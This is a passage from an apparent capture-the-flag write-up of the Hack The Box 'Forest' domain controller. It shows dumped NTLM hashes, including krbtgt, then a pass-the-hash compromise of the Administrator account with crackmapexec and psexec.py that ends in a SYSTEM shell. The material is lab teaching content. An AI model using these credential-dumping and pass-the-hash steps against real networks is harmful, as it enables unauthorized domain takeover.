Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now with the nthash portion of the Administrator's hash we can attempt to Own the Admiinstrator account with crackmapexec:

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ crackmapexec smb 10.10.10.161 -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
```

Now with psexec.py we can gain a shell onto the system:

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ psexec.py -hashes 32693b11e6aa90eb43d32c72a07ceea6:32693b11e6aa90eb43d32c72a07ceea6 htb/administrator@10.10.10.161
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file VutgiuRl.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service TZyi on 10.10.10.161.....
[*] Starting service TZyi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Note the first portion of the hash doesn't need to be accurate so duplicating the captures has works fine.